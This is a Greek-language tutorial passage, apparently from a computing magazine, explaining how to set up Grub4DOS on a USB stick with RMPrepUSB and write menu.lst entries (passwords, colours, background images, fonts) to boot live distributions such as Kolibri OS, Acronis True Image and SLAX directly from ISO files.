Οι περισσότεροι χρήστες του Linux ήρθαν σε πρώτη επαφή μαζί του μέσω των λεγόμενων live distributions. Μιλάμε για τις διανομές που μπορούν να ξεκινήσουν από το εκάστοτε μέσο εγκατάστασης (DVD, USB drive) και να λειτουργήσουν κανονικότατα, χωρίς ν' αγγίξουν καν κάποιον σκληρό δίσκο του υπολογιστή. Εδώ που τα λέμε, πρόκειται για τον πιο γρήγορο, εύκολο κι ασφαλή τρόπο για να εξοικειωθεί κανείς με το Linux, πριν αποφασίσει να το εγκαταστήσει στο μηχάνημα. Φυσικά, πέρα από τα μεγάλα ονόματα όπως Ubuntu και openSUSE, υπάρχουν και μερικές μικρές διανομές που φτιάχτηκαν για να εκτελούν συγκεκριμένα καθήκοντα κι έρχονται *αποκλειστικά* σε μορφή live. Χαρακτηριστικά παραδείγματα αποτελούν το GParted Live, που περιλαμβάνει εργαλεία διαχείρισης δίσκων, το XBMCbuntu, για την αναπαραγωγή multimedia, καθώς και πολλές άλλες, εξειδικευμένες διανομές. Πέραν από το χώρο του Linux υπάρχουν και διανομές που βασίζονται στο περιβάλλον Windows PE (Preinstallation Environment) της Microsoft. Μια πολύ γνωστή διανομή του είδους είναι το Hiren's Boot DVD, που περιέχει σωτήρια εργαλεία για την αντιμετώπιση καταστροφών σε ένα σύστημα Windows. Ένα άλλο γνωστό εμπορικό εργαλείο που έρχεται σε live CD είναι το True Image της Acronis, το οποίο επιτρέπει τη λήψη και την επαναφορά backup ακόμη κι ενός ολόκληρου σκληρού δίσκου. Τέλος, πέρα από τα παραπάνω, πολλά μικρά και πειραματικά λειτουργικά συστήματα διατίθενται σε live images, για λόγους επίδειξης κι όχι μόνο.

## Η μέθοδος της γιαγιάς

Ο παραδοσιακός τρόπος «εγκατάστασης» ή καλύτερα περάσματος των live distros σε τοπικά μέσα, όπως DVDs και flash drives, έχει ως εξής: Αρχικά κατεβάζουμε το ISO image που περιέχει τη διανομή. Στην περίπτωση της χρήσης CD/DVD καίμε το ISO στο δισκάκι με το αγαπημένο μας πρόγραμμα εγγραφής, ενώ στην περίπτωση χρήσης flash drive το μετατρέπουμε σε bootable και αντιγράφουμε τα περιεχόμενα του ISO image χρησιμοποιώντας κάποιο κατάλληλο εργαλείο (βλ. π.χ., το Pendrivelinux). Όταν κυκλοφορήσει μια νέα έκδοση της αγαπημένης μας διανομής, καίμε ένα νέο δισκάκι ή φορμάρουμε εκ νέου το USB stick, το κάνουμε bootable κι αντιγράφουμε τα αρχεία του νέου ISO, πάλι με τη βοήθεια κάποιου ειδικού εργαλείου. Εμείς τώρα θεωρούμε ότι τα δισκάκια δεν είναι καθόλου πρακτικά σήμερα — για να μην σας πούμε κιόλας ότι αποτελούν σαβούρα ;) Γι' αυτό και θα συγκεντρώσουμε την προσοχή μας στα USB drives.

Νομίζουμε ότι κάθε φορά που αναβαθμίζεται η διανομή μας, τα πράγματα θα ήταν πολύ πιο απλά αν μπορούσαμε να πετάξουμε το παλιό ISO image από το USB drive και να ρίξουμε το καινούργιο, κάνοντας ένα delete κι ένα copy! Ε, λοιπόν, κάτι τέτοιο είναι απόλυτα εφικτό, με τη βοήθεια του Grub4DOS. Πρόκειται για έναν boot manager που επιτρέπει να αλλάζουμε εύκολα το boot menu που εμφανίζει το USB drive και κατ' επέκταση απλοποιεί σε μεγάλο βαθμό την προσθαφαίρεση διανομών στο στικάκι μας!

## Εγκατάσταση του Grub4DOS

Η εγκατάσταση μπορεί να γίνει με δύο τρόπους: Τον δύσκολο και τον εύκολο! Ο δύσκολος περιλαμβάνει το κατέβασμα της πιο πρόσφατης έκδοσης του Grub4DOS από το site του project (`http://gna.org/projects/grub4dos`) και την εγκατάστασή του στο φλασάκι μας. Όπως καταλαβαίνετε, αυτός ο τρόπος δεν είναι πραγματικά δύσκολος, αλλά είναι σίγουρα βαρετός και δεν μας προσφέρει καμία νέα γνώση. Γι' αυτό το λόγο θα σας προτείναμε να ακολουθήσετε τον εύκολο τρόπο και με την ευκαιρία να γνωρί-

σετε ένα δωρεάν και πολύ χρήσιμο εργαλείο. Ο εύκολος τρόπος περιλαμβάνει το κατέβασμα και την εγκατάσταση του RMPrepUSB (`http://bit.ly/dh021rmprepusbfull`). Μετά την εγκατάσταση, συνδέουμε το φλασάκι μας στον υπολογιστή, ανοίγουμε το πρόγραμμα, φροντίζουμε να επιλέξουμε το σωστό flash drive και πατάμε το κουμπί Install grub4dos. Αυτό ήταν όλο! Το πρόγραμμα θα μας απευθύνει μερικές ερωτήσεις στις οποίες πρέπει να απαντήσουμε θετικά και σε ελάχιστο χρόνο θα έχουμε ένα bootable flash drive, στο οποίο θα έχει εγκατασταθεί το Gub4DOS.

## Μενού και βασικές λειτουργίες


Η ρύθμιση του φρεσκοεγκατεστημένου Grub4DOS γίνεται από ένα αρχείο με όνομα menu.lst. Το εν λόγω αρχείο πρέπει να βρίσκεται στον ριζικό κατάλογο του flash drive, αλλά μην περιμένετε να το βρείτε εκεί μετά την εγκατάσταση του Grub4DOS. Θα πρέπει να το δημιουργήσουμε μόνοι μας! Για την ακρίβεια, θα πρέπει να δημιουργήσουμε ένα κενό αρχείο απλού κειμένου και να του δώσουμε το όνομα «menu.lst». Από το συγκεκριμένο αρχείο μπορούμε να ελέγξουμε πλήρως την εμφάνιση και τη λειτουργικότητα του Grub4DOS. Ας ξεκινήσουμε προσθέτοντας δύο βασικές επιλογές για το μενού εκκίνησης που θα εμφανίζει το φλασάκι μας. Η μία θα πραγματοποιεί επανεκκίνηση του συστήματος και η άλλη τερματισμό. Ανοίγουμε το menu.lst και προσθέτουμε τις ακόλουθες γραμμές:

```
title Reboot
reboot
title Halt
halt
```

Το αποθηκεύουμε κι είμαστε έτοιμοι να δοκιμάσουμε το αποτέλεσμα. Μπορούμε είτε να επανεκκινήσουμε τον υπολογιστή μας και να επιλέξουμε ως μέσο εκκίνησης το φλασάκι μας, είτε  να χρησιμοποιήσουμε την εικονική μηχανή QEMU[1], που περιλαμβάνεται στο εργαλείο RMPrepUSB! Όπως υποψιάζεστε, εμείς προτιμάμε την εικονική μηχανή. Για την ενεργοποίησή της μπορούμε να τρέξουμε το RMPrepUSB, να επιλέξουμε το φλασάκι μας και να πατήσουμε το σχετικό κουμπί (βρίσκεται πάνω και δεξιά στο παράθυρο του προγράμματος). Εναλλακτικά και πιο απλά, πατάμε το [F11]. Επειδή με την εικονική μηχανή θα ελέγξουμε μόνο το μενού εκκίνησης, δεν χρειάζεται να φτιάξουμε εικονικό δίσκο. Έτσι, στη σχετική ερώτηση που θα μας κάνει το QEMU (για το μέγεθος του εικονικού δίσκου), μπορούμε να απαντήσουμε με ένα μηδενικό! Στη συνέχεια αφήνουμε την προεπιλογή για τη δέσμευση μνήμης και προχωράμε στην εκκίνηση της εικονικής μηχανής. Σε λίγες στιγμές το εικονικό σύστημα θα ενεργοποιηθεί και θα κάνει boot από το φλασάκι μας. Το περιβάλλον που θα δούμε είναι πανομοιότυπο με εκείνο του GRUB, του γνωστού boot manager που χρησιμοποιούν οι περισσότερες διανομές Linux. Κατά τα γνωστά, η μετακίνηση μεταξύ των επιλογών γίνεται με τα βελάκια του πληκτρολογίου και η επιλογή με πάτημα του [Enter]. Κάνοντας μια δοκιμή των επιλογών που υπάρχουν στο μενού, βλέπουμε ότι όλα λειτουργούν όπως περιμέναμε (με το Reboot γίνεται επανεκκίνηση της εικονικής μηχανής και με το Halt τερματισμός).

Ας ανακεφαλαιώσουμε όσα είδαμε: Οι επιλογές στο μενού του Grub4DOS ορίζονται στο αρχείο menu.lst. Για κάθε επιλογή ξεκινάμε με τη λέξη title ακολουθούμενη από τον τίτλο/λέξη που επιθυμούμε να φαίνεται στο μενού. Ακριβώς από κάτω τοποθε-

1. Για μισό λεπτό, τι πάμε να κάνουμε; Εικόνα δίσκου, φορτωμένη σε εικονική συσκευή, μέσα σε εικονική μηχανή... Τελικά πρέπει όντως να 'χει χελώνες μέχρι κάτω!




*Το RMPrepUSB διαθέτει πάρα πολλές δυνατότητες και επιλογές. Εμείς θα χρησιμοποιήσουμε το Intall grub4dos και, προαιρετικά, το Test using QEMU emulator*

τούνται οι εντολές που εκτελούνται με τη συγκεκριμένη επιλογή. Σημειώστε κι ένα κολπάκι τώρα: Αν θέλουμε να δώσουμε μια μικρή περιγραφή σε κάποια επιλογή του μενού, αρκεί να πληκτρολογήσουμε δίπλα στον τίτλο της το χαρακτήρα αλλαγής γραμμής (\n) και αμέσως μετά να δώσουμε την περιγραφή. Αυτή η μικρή περιγραφή θα εμφανίζεται αυτόματα στο κάτω μέρος της οθόνης, οποτεδήποτε επιλέγουμε τη σχετική επιλογή με τα βελάκια. Για παράδειγμα, αλλάξτε τον τίτλο της πρώτης επιλογής που προσθέσαμε στο μενού μας, από σκέτο «Reboot» σε «Reboot \n Reboot the computer» και δοκιμάστε το αποτέλεσμα στην εικονική μηχανή του QEMU.

Μια διαφορά του δικού μας μενού, σε σχέση με αυτά θα έχετε συναντήσει σε διάφορες διανομές Linux, είναι ότι το δικό μας στερείται ενός προεπιλεγμένου τίτλου και μιας αντίστροφης μέτρησης. Ας δούμε λοιπόν πώς μπορούμε να προσθέσουμε κι αυτές τις λειτουργίες στο μενού μας. Ανοίγουμε πάλι το αρχείο ρυθμίσεων του Grub4DOS και προσθέτουμε στην αρχή του τις ακόλουθες δύο γραμμές:

```
default 0
timeout 10
```

Όπως φαντάζεστε, η πρώτη γραμμή ορίζει τον προεπιλεγμένο τίτλο. Σημειώστε ότι η αρίθμηση ξεκινάει από το 0! Δηλαδή το 0 αντιστοιχεί στην πρώτη επιλογή, το 1 αντιστοιχεί στη δεύτερη κ.ο.κ. Η δεύτερη γραμμή ορίζει ένα χρονικό διάστημα σε δευτερόλεπτα, μετά το πέρας του οποίου κι εφόσον ο χρήστης δεν έχει πατήσει τίποτα, θα εκτελεστεί η προεπιλογή. Στο παράδειγμά μας, αν δεν πατήσουμε κανένα πλήκτρο γίνεται επανεκκίνηση του υπολογιστή κάθε 10 δευτερόλεπτα!

Σκεφτείτε τώρα το εξής σενάριο: Έστω ότι έχουμε εγκαταστήσει στο φλασάκι μας μερικές διανομές και σε μια από αυτές έχουμε τοποθετήσει και μερικά αρχεία με ευαίσθητα προσωπικά δεδομένα. Μπορεί για την ώρα να μην έχουμε δει πώς προσθαφαιρούνται διανομές, αλλά υποθέστε για λίγο ότι τα έχουμε καταφέρει. Σε αυτή την περίπτωση, είναι λογικό να μη θέλουμε να ξεκινά οποιοσδήποτε τη διανομή με τα προσωπικά μας αρχεία. Για να το εξασφαλίσουμε αυτό, μπορούμε να κλειδώσουμε τη σχετική επιλογή στο μενού εκκίνησης, με έναν κωδικό. Το Grub4DOS, όπως και το ίδιο το Grub εδώ που τα λέμε, παρέχει το σχετικό μηχανισμό και μας επιτρέπει να προστατεύουμε όσες και όποιες επιλογές θέλουμε, με οποιονδήποτε κωδικό. Μπορούμε αν θέλουμε να ορίσουμε και διαφορετικούς κωδικούς για κάθε επιλογή! Για να πετύχουμε κάτι τέτοιο, αρκεί ν' ανοίξουμε το menu.lst, να πάμε ακριβώς κάτω από τον τίτλο της επιλογής που θέλουμε να κλειδώσουμε και να προσθέσουμε την εξής γραμμή:

```
password str0ngpass
```


Με αυτόν τον τρόπο, όταν θα προσπαθεί κανείς να ενεργοποιήσει τη σχετική επιλογή, θα πρέπει να δώσει και τον κωδικό (str0ngpass). Όπως αντιλαμβάνεστε, όμως, η ιδέα του να γράψουμε τον κωδικό μας σε plain text μέσα στο αρχείο ρυθμίσεων δεν είναι και πολύ έξυπνη. Ευτυχώς, το Grub4DOS επιτρέπει να χρησιμοποιήσουμε το md5 hash του κωδικού μας. Σε αυτή την περίπτωση, η γραμμή που πρέπει να προσθέσουμε κάτω από τον τίτλο γίνεται κάπως έτσι:

```
password --md5 $1$8ly0$coZ8IEDp60qNScjeAQezp0
```

Αναρωτιέστε που θα βρείτε το md5 hash του κωδικού σας; Το Grub4DOS μπορεί να δώσει τη λύση ξανά! Αρκεί να ξεκινήσουμε τον υπολογιστή (ή την εικονική μηχανή) από το φλασάκι μας και όταν εμφανιστεί το μενού να πατήσουμε το [C]. Με αυτόν τον τρόπο ενεργοποιείται η γραμμή εντολών που ενσωματώνει το Grub4DOS. Από εκεί μπορούμε να χρησιμοποιήσουμε το md5crypt, που συνοδεύει και όλες τις διανομές Linux. Παρεμπιπτόντως, από την εν λόγω γραμμή εντολών μπορεί κανείς να διαχειριστεί πλήρως το Grub4DOS κι αυτό αποτελεί τεράστιο κενό ασφάλειας, όταν θέλουμε να κλειδώσουμε μερικές από τις επιλογές του μενού. Το ίδιο ισχύει και για τη δυνατότητα τροποποίησης του μενού on-the-fly, που προσφέρει το Grub4DOS όταν πατάμε το πλήκτρο [E]. Όπως καταλαβαίνετε, θα πρέπει να περιορίσουμε την πρόσβαση *και* σε αυτές τις λειτουργίες. Για το σκοπό αυτό αρκεί να προσθέσουμε την εντολή password (με το συντακτικό που είδαμε παραπάνω), στην κορυφή του αρχείου ρυθμίσεων. Κάνοντας κάτι τέτοιο, για να έχουμε πρόσβαση στη γραμμή εντολών και να μας παρέχεται η δυνατότητα τροποποίησης των επιλογών, θα πρέπει πρώτα να πατάμε το πλήκτρο [P] και στη συνέχεια να εισάγουμε τον κωδικό που έχουμε ορίσει στην αρχή του menu.lst.

## Χρώματα κι αρώματα

Αλήθεια, πόσες φορές έχετε έρθει αντιμέτωποι με το μουντό ασπρόμαυρο περιβάλλον του Windows Boot Loader; Ας βάλουμε λοιπόν λίγο χρώμα στη ζωή μας, μιας



*Οι κωδικοί των χρωματισμών (κειμένου/υπόβαθρου) που υποστηρίζει το Grub4DOS.*

και το Grub4DOS προσφέρει *και* αυτή τη δυνατότητα! Για να ορίσουμε το χρώμα των στοιχείων που απαρτίζουν το boot menu, μπορούμε να χρησιμοποιήσουμε την εντολή color με την ακόλουθη σύνταξη:

```
color normal=0x?? highlight=0x?? helptext=0x?? heading=0x?? standard=0x??
border=0x??
```

Όπως καταλαβαίνετε, στη θέση των ερωτηματικών πρέπει να βάλουμε τις τιμές των επιθυμητών χρωμάτων. Οι αντιστοιχίες μεταξύ τιμών και χρωμάτων φαίνονται στη σχετική εικόνα του άρθρου, αλλά μπορείτε να τις δείτε και ζωντανά, αν μπείτε στη γραμμή εντολών του Grub4DOS και δώσετε ένα echo –h. Οι παράμετροι που δέχεται η εντολή color έχουν την εξής ερμηνεία:

**Normal** → απλή επιλογή μενού

**Highlight** → τονισμένη επιλογή μενού

**Helptext** → κείμενο βοήθειας

**Heading** → επικεφαλίδα του μενού

**Standard** → γραμμή εντολών

**Border** → πλαίσιο περιμετρικά του μενού

Εκτός από το χρώμα των βασικών στοιχείων του μενού, μπορούμε να ορίσουμε και μία εικόνα για το background! Οι παλαιότερες εκδόσεις του Grub4DOS υποστήριζαν μόνο εικόνες σε φορμά XPM (ή συμπιεσμένες με το gzip, XPM.GZ) με διαστάσεις

640x480 και με 14 το πολύ χρώματα. Ωστόσο, οι πιο πρόσφατες εκδόσεις υποστηρίζουν εικόνες υψηλής ανάλυσης με χρώμα των 32bit. Επίσης, οι εικόνες μπορούν πλέον να δίνονται σε φορμά BMP (ή συμπιεσμένες κατά gzip, BMP.GZ). Για να ορίσουμε μια εικόνα ως υπόβαθρο του μενού, πρέπει πρώτα να καθορίσουμε την ανάλυση της οθόνης. Στο αρχείο menu.lst, λοιπόν, πριν από οποιαδήποτε εντολή title τοποθετούμε την εξής γραμμή:

```
graphicsmode -1 xxx yyy [zz]
```

Στη θέση των xxx δίνουμε την οριζόντια ανάλυση της οθόνης (π.χ. 640, 800, 1024 κ.ο.κ), ενώ στη θέση των yyy ορίζουμε την κατακόρυφη ανάλυση (π.χ. 480, 600, 768 κ.ο.κ). Προαιρετικά, στη θέση των zz μπορούμε να δηλώσουμε και το επιθυμητό βάθος χρώματος σε bit (16, 24 ή 32). Πάντως, επειδή εμείς εργαζόμαστε στο boot menu ενός flash drive, το οποίο θα κουβαλάμε παντού και θα το χρησιμοποιούμε σε διάφορους υπολογιστές, θα ήταν φρόνιμο να μην επιβάλουμε μια συγκεκριμένη ανάλυση. Μια λύση θα ήταν να αφήσουμε το Grub4DOS να επιλέξει μόνο του τη βέλτιστη ανάλυση και το μέγιστο βάθος χρώματος, σύμφωνα με τις δυνατότητες της κάρτας γραφικών του εκάστοτε υπολογιστή. Αυτό επιτυγχάνεται με την ακόλουθη σύνταξη:

```
graphicsmode -1
```

Δυστυχώς, αυτή η ρύθμιση παρουσιάζει ένα μικρό πρόβλημα: Θυμηθείτε ότι το φλασάκι μας ενδέχεται να χρησιμοποιηθεί σε οποιονδήποτε υπολογιστή και δεν αποκλείεται να πέσουμε σε κάποιο σύστημα με παλιά οθόνη. Σε αυτή την περίπτωση, η κάρτα γραφικών ενδέχεται να υποστηρίζει μεγαλύτερες αναλύσεις από την οθόνη. Επομένως, αν αφήσουμε το Grub4DOS να επιλέξει τη μέγιστη δυνατή ανάλυση που υποστηρίζει ή κάρτα γραφικών, η οθόνη δεν θα μπορεί να δείξει τίποτα και, τελικά, αντί για το μενού θα δούμε να αιωρείται ένα μήνυμα του τύπου «Out Of Range». Γι’ αυτό το λόγο, θα ήταν συνετό να επιβάλουμε κάποια όρια στη λειτουργία της graphicsmode:

```
graphicsmode -1 100:1000 100:1000 24:32
```

Όπως υποψιάζεστε, με την παραπάνω γραμμή ζητάμε από το Grub4DOS να επιλέξει την καλύτερη δυνατή ανάλυση, χωρίς όμως να ξεπεράσει τα 1000 pixels ανά διεύθυνση. Με λίγα λόγια, λέμε στο Grub4DOS να χρησιμοποιήσει την καλύτερη δυνατή ανάλυση, χωρίς να ξεπεράσει την 800x600. Αφού ξεμπερδέψουμε με την ανάλυση, μπορούμε να ορίσουμε την εικόνα για το background. Για το σκοπό αυτό επιστρέφουμε στο menu.lst και προσθέτουμε κάτω από το graphicsmode την εξής εντολή:

```
splashimage /my_background.bmp.gz
```

Προφανώς, για να λειτουργήσει σωστά αυτή η εντολή, θα πρέπει να έχουμε ονομάσει την εικόνα my_background, να την έχουμε αποθηκεύσει ως BMP και στη συνέχεια να την έχουμε συμπιέσει με το gzip. Επίσης, η εικόνα θα πρέπει να βρίσκεται στον ριζικό κατάλογο του USB drive και να έχει το πλήρες όνομα my_background.bmp.gz. Αν θέλετε να χρησιμοποιήσετε την εικόνα που βάλαμε στο δικό μας φλασάκι, μπορείτε να την πάρετε από εδώ → `http://bit.ly/dh021grubbackground`. Τώρα, μπορείτε να δοκιμάσετε πάλι τις ρυθμίσεις του Grub4DOS, αν δεν το έχετε κάνει ήδη.

Πριν προχωρήσουμε, αξίζει να αναφέρουμε ότι το Grub4DOS υποστηρίζει και χαρακτήρες Unicode! Έτσι, μπορούμε να έχουμε και ελληνικά στις επιλογές και στα κείμενα βοήθειας. Για να εμφανίζονται σωστά αυτοί οι χαρακτήρες πρέπει να επιλέξουμε μια γραμματοσειρά Unicode όπως η GNU Unifont (`http://bit.ly/dh021gnunicode`). Τέ-

λος, για την ενεργοποίηση του font πρέπει να ανοίξουμε (πάλι) το αρχείο ρυθμίσεων και να προσθέσουμε στην αρχή του την ακόλουθη γραμμή:

```
font /unifont.hex.gz
```

## Βουτιά στα βαθιά

Ωραία όλα όσα είπαμε μέχρι στιγμής, αλλά νομίζουμε ότι έφτασε η ώρα να περάσουμε στο κυρίως πιάτο! Ας δούμε πώς μπορούμε να προσθέσουμε επιλογές στο μενού εκκίνησης, για τη φόρτωση live distributions από ISO images *χωρίς* την «εγκατάσταση» των αντίστοιχων ISO. Μια από τις μαγικές ικανότητες του Grub4DOS είναι η δημιουργία εικονικών συσκευών, στις οποίες μπορεί να φορτώνει τα ISO images που δηλώνουμε. Ας πάρουμε τα πράγματα με τη σειρά.

Αρχικά, αντιγράφουμε τα ISO images των επιθυμητών διανομών στο φλασάκι μας. Στη συνέχεια ανοίγουμε το αρχείο ρυθμίσεων του Grub4DOS, για να προσθέσουμε μια επιλογή εκκίνησης για κάθε ISO. Οι επιλογές αυτού του είδους ξεκινούν κάπως έτσι:

```
title distro-name
find --set-root /onoma.iso
```

Στην πρώτη γραμμή δηλώνουμε το όνομα της διανομής, η οποία θα φορτώνεται με την τρέχουσα επιλογή. Στη δεύτερη γραμμή δηλώνουμε σαν root directory το αντίστοιχο αρχείο ISO, για να αποφύγουμε τυχόν μπερδέματα με τους καταλόγους και τα path. Στη συνέχεια πρέπει να χρησιμοποιήσουμε την εντολή map, για να δημιουργήσουμε μια εικονική συσκευή στην οποία θα φορτωθεί το ISO image. Ας δούμε ένα παράδειγμα:

```
map /onoma.iso (hd32)
```

Με την παραπάνω γραμμή ζητάμε από το Grub4DOS να δημιουργήσει έναν εικονικό οδηγό CD/DVD και να φορτώσει το onoma.iso. Εδώ πρέπει να πούμε ότι μερικά ISO images ενδέχεται να μην παίξουν σωστά μ’ αυτή τη ρύθμιση. Αν πέσουμε σε τέτοιο, μπορούμε να χρησιμοποιήσουμε την εντολή map ως εξής:

```
map  /onoma.iso (0xFF)
```

Κάτι ακόμα που πρέπει να θυμόμαστε είναι ότι τα live συστήματα που βασίζονται στο Windows PE, προϋποθέτουν έναν εικονικό δίσκο στη μνήμη του υπολογιστή. Για το λόγο αυτό, αν σκοπεύουμε να φορτώσουμε τέτοιο σύστημα πρέπει να γράψουμε:

```
map --mem /path/onoma.iso (hd32)
```

Σημειώστε ότι μετά τη δημιουργία του εικονικού δίσκου στη μνήμη, το Grub4DOS θα αντιγράψει εκεί το περιεχόμενο ISO image. Έτσι, με τον συγκεκριμένο τρόπο εκκίνησης θα παρουσιαστεί μια μικρή καθυστέρηση, η οποία όμως είναι αναγκαία! Μετά από τα παραπάνω και για να ολοκληρωθεί η επιλογή που προσθέτουμε στο μενού, πρέπει να γράψουμε τα ακόλουθα:

```
map --hook
root (hd32)
chainloader (hd32)
```

Με την πρώτη από αυτές τις γραμμές ζητάμε να πραγματοποιηθεί το mapping αμέσως. Με τη δεύτερη εντολή αλλάζουμε πάλι το root directory κι επιλέγουμε την εικονική συσκευή, ενώ με την τρίτη ζητάμε από το Grub4DOS να ξεκινήσει τη φόρτωση

του λειτουργικού ...από την εικονική συσκευή!

## Ολοκληρωμένα παραδείγματα

Στη συνέχεια θα συνοψίσουμε όσα αναφέραμε προηγουμένως, εξετάζοντας μερικά ρεαλιστικά κι ολοκληρωμένα παραδείγματα. Ξεκινάμε με μια επιλογή για τη φόρτωση ενός πραγματικά εξωτικού λειτουργικού, που ονομάζεται Kolibri OS. Το εν λόγω σύστημα είναι γραμμένο εξ ολοκλήρου σε Assembly και να είσαστε σίγουροι ότι πρόκειται για το πιο γρήγορο λειτουργικό σύστημα που έχετε δει ποτέ! Το σχετικό ISO image είναι λίγο μεγαλύτερο από 5MB (!) και μπορείτε να το κατεβάσετε από το http://kolibrios.org/en/download. Αφού το τοποθετήσουμε στον ριζικό κατάλογο του USB drive, ανοίγουμε το αρχείο ρυθμίσεων του Grub4DOS και προσθέτουμε τα ακόλουθα:

```
title Kolibri \n A light-weight and lightning-fast OS
find --set-root /kolibri.iso
map /kolibri.iso (hd32)
map --hook
root (hd32)
chainloader (hd32)
```

Πιστεύουμε ότι με τη βοήθεια της θεωρίας που είδαμε στην προηγούμενη ενότητα, μπορείτε τώρα να κατανοήσετε πλήρως τις εντολές. Ας περάσουμε σε ένα άλλο παράδειγμα. Υποθέτουμε ότι θέλουμε να προσθέσουμε στο φλασάκι μας το Acronis True Image, που βασίζεται στο περιβάλλον Windows PE. Για την προσθήκη της σχετικής επιλογής στο μενού του Grub4DOS, θα πρέπει να προσθέσουμε στο αρχείο ρυθμίσεων τις εξής γραμμές:

```
title Acronis True Image
find --set-root /true-image.iso
map --mem /true-image.iso (hd32)
map --hook
root (hd32)
chainloader (hd32)
```

Νομίζουμε ότι κι αυτό το παράδειγμα είναι απολύτως ξεκάθαρο! Ας δούμε τώρα κάτι πιο ενδιαφέρον. Ας υποθέσουμε ότι θέλουμε να προσθέσουμε στο φλασάκι τη γνωστή διανομή Linux ονόματι SLAX. Η σχετική επιλογή στο μενού του Grub4DOS θα πρέπει να οριστεί με τον ακόλουθο τρόπο:

```
title Slax
map /slax.iso (hd32)
map --hook
root (hd32)
kernel /slax/boot/vmlinuz from=/slax.iso vga=773
initrd /slax/boot/initrfs.img
```

Ωπ! Εδώ εμφανίζονται δύο γραμμές για τις οποίες δεν έχουμε πει τίποτα. Μερικές διανομές Linux είναι αδύνατο να ξεκινούν με το λεγόμενο chain load, που πραγματοποιεί η εντολή chainloader. Σε αυτές τις περιπτώσεις πρέπει να δηλώσουμε στο

Grub4DOS τη θέση του πυρήνα του λειτουργικού συστήματος, όπως επίσης και τη θέση του αντίστοιχου initird! Για το τέλος αφήσαμε ένα ακόμα πιο ενδιαφέρον παράδειγμα. Δείτε πώς μπορούμε να προσθέσουμε τη διανομή Linux με το γνωστό εργαλείο χειρισμού κατατμήσεων GParted:

